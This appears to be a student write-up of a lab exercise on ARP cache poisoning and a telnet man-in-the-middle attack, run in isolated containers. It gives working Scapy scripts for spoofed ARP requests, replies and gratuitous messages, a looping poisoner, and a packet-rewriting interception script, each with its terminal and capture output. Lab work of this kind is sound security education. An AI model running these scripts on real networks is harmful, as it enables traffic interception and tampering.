## Task 1: ARP Cache Poisoning

### Task 1.A

To accomplish the mapping of host B's IP address to the MAC address of attacker M, you can modify the cache of host A. The code snippet provided below can be used to achieve this.

```
from scapy.all import *

a_ip = '10.9.0.5'
a_mac = '02:42:0a:09:00:05'

b_ip = '10.9.0.6'
b_mac = '02:42:0a:09:00:06'

m_ip = '10.9.0.105'
m_mac = '02:42:0a:09:00:69'

E = Ether()
A = ARP(hwsrc= m_mac, psrc=b_ip, hwdst=a_mac, pdst=a_ip)
pkt = E/A
pkt.show()

sendp(pkt)
```

As evident from the given information, the ARP cache of host A is currently empty, as demonstrated by the absence of any entries when the command "arp -n" is executed.

```
root@174d2df82434:/# arp -n
root@174d2df82434:/# 
```

Once the script is executed, the output displayed by packet reveals that the source IP address corresponds to host B, while the MAC address corresponds to the attacker M.

```
root@90f2afb54b9d:/tmp# python3 task1.1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
```

After executing the script, it is evident that the MAC address of the attacker M is mapped to the IP address of host B.

```
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@174d2df82434:/#
```

```
 5 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=1/256, ttl=64 (no
 6 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=1/256, ttl=64 (no
 7 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=1/256, ttl=64 (no
 8 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=2/512, ttl=64 (no
 9 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=2/512, ttl=64 (no
10 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=2/512, ttl=64 (no
13 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=3/768, ttl=64 (no
14 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=3/768, ttl=64 (no
15 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=3/768, ttl=64 (no
16 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=4/1024, ttl=64 (n
17 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=4/1024, ttl=64 (n
18 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=4/1024, ttl=64 (n
19 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=5/1280, ttl=64 (n
20 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=5/1280, ttl=64 (n
21 2023-05-17 17:3… 10.9.0.5    10.9.0.6    ICMP    100 Echo (ping) request  id=0x007e, seq=5/1280, ttl=64 (n
```

Even though the host 10.9.0.6 is alive, the echo-reply message was not sent due to the wrong MAC address of the host B (a.k.a 10.9.0.6)

## Task 1.B

### *Scenario 1*

Same algorithm is applied for ARP reply. The only difference is the type of the ARP message. In the previous task, it was ARP-request but in this task it should be ARP reply. That's why we change the 'op' parameter to '2' in the ARP().

```
from scapy.all import *

a_ip = '10.9.0.5'
a_mac = '02:42:0a:09:00:05'

b_ip = '10.9.0.6'
b_mac = '02:42:0a:09:00:06'

m_ip = '10.9.0.105'
m_mac = '02:42:0a:09:00:69'

E = Ether(dst=a_mac, src=m_mac)
A = ARP(op=2, hwsrc= m_mac, psrc=b_ip, hwdst=a_mac, pdst=a_ip)
pkt = E/A
pkt.show()

sendp(pkt)
```

In order to save the correct host B's MAC address in the host A' ARP cache, I sent ping from host B to host A. With this ping, the cache will be updated correctly.

```
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.6                 ether   02:42:0a:09:00:06   C
root@174d2df82434:/# 
```

```
root@38dde0dc199c:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.350 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.128 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.124 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2043ms
rtt min/avg/max/mdev = 0.124/0.200/0.350/0.105 ms
root@38dde0dc199c:/# 
```

After executing the script, it is evident that the MAC address of the attacker M is mapped to the IP address of host B.

```
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags M
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.6                 ether   02:42:0a:09:00:06   C
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags M
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.6                 ether   02:42:0a:09:00:69   C
root@174d2df82434:/# 
```

```
root@90f2afb54b9d:/tmp# python3 task1.2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5
```

icmp

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=1/256, ttl=64 (no |
| 2 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=1/256, ttl=64 (no |
| 3 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=2/512, ttl=64 (no |
| 4 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=2/512, ttl=64 (no |
| 5 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=3/768, ttl=64 (no |
| 6 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=3/768, ttl=64 (no |
| 7 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=4/1024, ttl=64 (n |
| 8 | 2023-05-17 17:4… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0086, seq=4/1024, ttl=64 (n |

### *Scenario 2*

I attempted the same attack, but it was unsuccessful. This is because to change the MAC address associated with a specific IP in the ARP cache, the IP address must already exist in the cache. Without the IP address entry present, it is not possible to modify or update the associated MAC address.

```
root@174d2df82434:/# arp -n
root@174d2df82434:/# arp -n
root@174d2df82434:/# 
```

```
root@90f2afb54b9d:/tmp#
root@90f2afb54b9d:/tmp#
root@90f2afb54b9d:/tmp#
root@90f2afb54b9d:/tmp#
root@90f2afb54b9d:/tmp#
root@90f2afb54b9d:/tmp# python3 task1.2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5
```

## Task 1.C

### *Scenario 1*

There are few things different in this script for the ARP gratuitous message.

1. The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
2. The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).

```
from scapy.all import *

a_ip = '10.9.0.5'
a_mac = '02:42:0a:09:00:05'

b_ip = '10.9.0.6'
b_mac = '02:42:0a:09:00:06'

m_ip = '10.9.0.105'
m_mac = '02:42:0a:09:00:69'

broadcast = 'ff:ff:ff:ff:ff:ff'

E = Ether(dst=broadcast, src=m_mac)
A = ARP(hwsrc= m_mac, psrc=b_ip, hwdst=broadcast, pdst=b_ip)
pkt = E/A
pkt.show()

sendp(pkt)
```

To ensure the correct mapping of host B's MAC address in host A's ARP cache, I initiated a ping from host B to host A. By doing so, the ARP cache in host A was updated accurately, reflecting the correct MAC address for host B.

```
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:06   C
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:69   C
root@174d2df82434:/# 
```

```
root@90f2afb54b9d:/tmp# python3 task1.3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6
```

icmp

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=1/256, ttl=64 (no |
| 2 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=1/256, ttl=64 (no |
| 3 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=2/512, ttl=64 (no |
| 4 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=2/512, ttl=64 (no |
| 5 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=3/768, ttl=64 (no |
| 6 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=3/768, ttl=64 (no |
| 7 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=4/1024, ttl=64 (n |
| 8 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=4/1024, ttl=64 (n |
| 9 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=5/1280, ttl=64 (n |
| 10 | 2023-05-17 17:5… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x009a, seq=5/1280, ttl=64 (n |

Based on the information provided earlier, the initial ARP cache of host A correctly associates the IP and MAC address of host B. However, by utilizing an ARP gratuitous message attack, we can effectively establish a mapping where host B's IP address is linked to the MAC address of attacker M.

### *Scenario 2*

I attempted the same attack, but it was unsuccessful because changing the MAC address associated with a specific IP address in the ARP cache requires that the IP address is already present in the cache. Just like in the previous task, an ARP gratuitous message serves as an update message, and in order to update the IP address, you must first have the corresponding information in the ARP cache. Without the necessary information, the attempt to change the MAC address fails.

```
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:06   C
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.6                 ether   02:42:0a:09:00:69   C
root@174d2df82434:/# arp -d 10.9.0.6
root@174d2df82434:/# arp -n
root@174d2df82434:/# arp -n
root@174d2df82434:/# 
```

```
root@90f2afb54b9d:/tmp# python3 task1.3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6
```

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### Step 1:

For this step, we will use the same script that we used in the previous task. We were mapping only host B's IP address to attacker M's MAC address in the host A's ARP cache. For this step, we also need to host A's IP address to attacker M's MAC address in the host B's ARP cache.

```
from scapy.all import *
import time

a_ip = '10.9.0.5'
a_mac = '02:42:0a:09:00:05'

b_ip = '10.9.0.6'
b_mac = '02:42:0a:09:00:06'

m_ip = '10.9.0.105'
m_mac = '02:42:0a:09:00:69'


E1 = Ether()
A1 = ARP(hwsrc= m_mac, psrc=b_ip, hwdst=a_mac, pdst=a_ip)
pkt1 = E1/A1
pkt1.show()

E2 = Ether()
A2 = ARP(hwsrc= m_mac, psrc=a_ip, hwdst=b_mac, pdst=b_ip)
pkt2 = E2/A2
pkt2.show()

while(True):
        sendp(pkt1)
        sendp(pkt2)
        time.sleep(3)
```

We will use the script in the above. After the execution of the code, you can see the ARP cache of both host A and B.

```
root@174d2df82434:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.105               ether   02:42:0a:09:00:69   C
10.9.0.6                 ether   02:42:0a:09:00:69   C
root@174d2df82434:/#
```

```
root@38dde0dc199c:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.5                 ether   02:42:0a:09:00:69   C
10.9.0.105               ether   02:42:0a:09:00:69   C
root@38dde0dc199c:/#
```

## Step 2

After the attack is successful, I sent ping from host A to host B to receive the correct MAC address of host B. The IP forwarding on Host M is turned off.

```
sysctl net.ipv4.ip_forward=0
```

I sent ARP cache poison packet every 3 seconds. In the first seconds, host A cannot get a echo-reply from the host B and then it founds the correct MAC address of the host B. That’s why it receives the echo-reply packet. After 3 seconds, we sent cache poison to ARP cache and then again it loses the host B’s correct MAC address.


| | | | | | | |
|---|---|---|---|---|---|---|
| 12 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=5/1280, ttl=64 (no respon… |
| 13 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=5/1280, ttl=64 (no respon… |
| 14 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=6/1536, ttl=64 (no respon… |
| 15 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=6/1536, ttl=64 (no respon… |
| 16 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 17 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 18 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=7/1792, ttl=64 (no respon… |
| 19 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=7/1792, ttl=64 (no respon… |
| 20 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 21 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 22 | 2023-05-18 04:3… | 02:42:0a:09:00:69 | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.6 |
| 23 | 2023-05-18 04:3… | 02:42:0a:09:00:69 | | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.6 |
| 24 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 25 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 26 | 2023-05-18 04:3… | 02:42:0a:09:00:69 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de… |
| 27 | 2023-05-18 04:3… | 02:42:0a:09:00:69 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de… |
| 28 | 2023-05-18 04:3… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d… |
| 29 | 2023-05-18 04:3… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d… |
| 30 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=8/2048, ttl=64 (no respon… |
| 31 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=8/2048, ttl=64 (no respon… |
| 32 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 33 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 34 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=9/2304, ttl=64 (no respon… |
| 35 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=9/2304, ttl=64 (no respon… |
| 36 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 37 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 38 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 39 | 2023-05-18 04:3… | 02:42:0a:09:00:05 | | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 40 | 2023-05-18 04:3… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 41 | 2023-05-18 04:3… | 02:42:0a:09:00:06 | | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 42 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=10/2560, ttl=64 (no respo… |
| 43 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0025, seq=10/2560, ttl=64 (reply in… |
| 44 | 2023-05-18 04:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply id=0x0025, seq=10/2560, ttl=64 (request … |
| 45 | 2023-05-18 04:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply id=0x0025, seq=10/2560, ttl=64 |

## Step 3

After the attack is successful, I sent ping from host A to host B. B to receive the correct MAC address of host B. The IP forwarding on Host M is turned on.


```
sysctl net.ipv4.ip_forward=1
```

This time it gets the echo-reply packets right away because attacker M, forwards the packet from A to B and B to A. So it basically becomes the Man In the Middle.



| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 1 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request | id=0x0022, seq=5/1280, ttl= |
| 2 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request | id=0x0022, seq=5/1280, ttl= |
| 3 | 2023-05-18 04:3… | 10.9.0.105 | 10.9.0.5 | ICMP | 128 | Redirect | (Redirect for host) |
| 4 | 2023-05-18 04:3… | 10.9.0.105 | 10.9.0.5 | ICMP | 128 | Redirect | (Redirect for host) |
| 5 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request | id=0x0022, seq=5/1280, ttl= |
| 6 | 2023-05-18 04:3… | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request | id=0x0022, seq=5/1280, ttl= |
| 7 | 2023-05-18 04:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply | id=0x0022, seq=5/1280, ttl= |
| 8 | 2023-05-18 04:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply | id=0x0022, seq=5/1280, ttl= |
| 9 | 2023-05-18 04:3… | 10.9.0.105 | 10.9.0.6 | ICMP | 128 | Redirect | (Redirect for host) |
| 10 | 2023-05-18 04:3… | 10.9.0.105 | 10.9.0.6 | ICMP | 128 | Redirect | (Redirect for host) |
| 11 | 2023-05-18 04:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply | id=0x0022, seq=5/1280, ttl= |
| 12 | 2023-05-18 04:3… | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply | id=0x0022, seq=5/1280, ttl= |

## Step 4



```
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:06
     pdst      = 10.9.0.6

.
Sent 1 packets.
.
Sent 1 packets.
^CTraceback (most recent call last):
  File "arp_cache_poison.py", line 28, in <module>
    time.sleep(3)
KeyboardInterrupt

root@90f2afb54b9d:/tmp# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@90f2afb54b9d:/tmp#
```

```
Address                  HWtype  HWaddress           Flags Mask            If
10.9.0.105               ether   02:42:0a:09:00:69   C                     et
10.9.0.6                 ether   02:42:0a:09:00:06   C                     et
root@174d2df82434:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
38dde0dc199c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 18 11:05:30 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts/
seed@38dde0dc199c:~$ esad
-bash: esad: command not found
seed@38dde0dc199c:~$
```

In the initial task, I sent an ARP cache poison to both host A and host B to establish the attacker M as the man-in-the-middle. Once the connection was established, I had unrestricted access to the Telnet terminal in host A's window, as evidenced by the input "esad" mentioned above. However, when I closed the forwarding on attacker M, I was unable to type anything further due to the lack of forwarding. As a result, the packets from host A to host B were no longer being delivered through the man-in-the-middle (attacker M), leading to the inability to see any subsequent input.

To carry out this attack, I followed the instructions provided and made some slight modifications. Specifically, I included a regex implementation to transform each message into 'Z', and I consolidated everything into a single if statement instead of using two separate ones as instructed. In the filter, I exclusively filtered packets with the source address being the MAC address of host A.

```
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"


def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                real = (pkt[TCP].payload.load)
                data = real.decode()
                stri = re.sub(r'[a-zA-Z]',r'Z',data)
                newpkt = newpkt/stri
                print("From: "+str(real)+" To: "+ stri)
                send(newpkt)
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = pkt[IP]
                send(newpkt)
f = 'tcp and ether src ' + MAC_A
pkt = sniff(filter=f,prn=spoof_pkt)
```

I established a telnet connection between host A and host B with the forwarding option enabled. Once the connection was successfully established, I disabled the forwarding, making attacker M the man-in-the-middle. In this case, I didn't need to send an ARP cache poison after the telnet connection, as it was already set up. Prior to using this approach, I had to send an ARP cache poison after establishing the telnet connection to achieve the man-in-the-middle position.

```
root@90f2afb54b9d:/tmp# python3 arp_cache_poison.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
```

```
root@174d2df82434:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
38dde0dc199c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 18 10:49:08 UTC 2023 from A-10.9.0.5.net-10.9.0.0 on pts
seed@38dde0dc199c:~$
```

Following the ARP cache poisoning, I executed the script mentioned earlier. As a result, when I typed the character 's' from the telnet session on host A, it was displayed as 'Z'. You can verify this in the corresponding terminal. Prior to applying the filter, I received a large number of packets. However, after implementing the "ether src" feature in the filter, the number of received packets significantly decreased.

```
root@90f2afb54b9d:/tmp# python3 mitm.py
From: b's' To: Z
.
Sent 1 packets.
From: b's' To: Z
.
Sent 1 packets.
From: b's' To: Z
.
Sent 1 packets.
From: b's' To: Z
.
Sent 1 packets.
```

```
seed@38dde0dc199c:~$ Z
```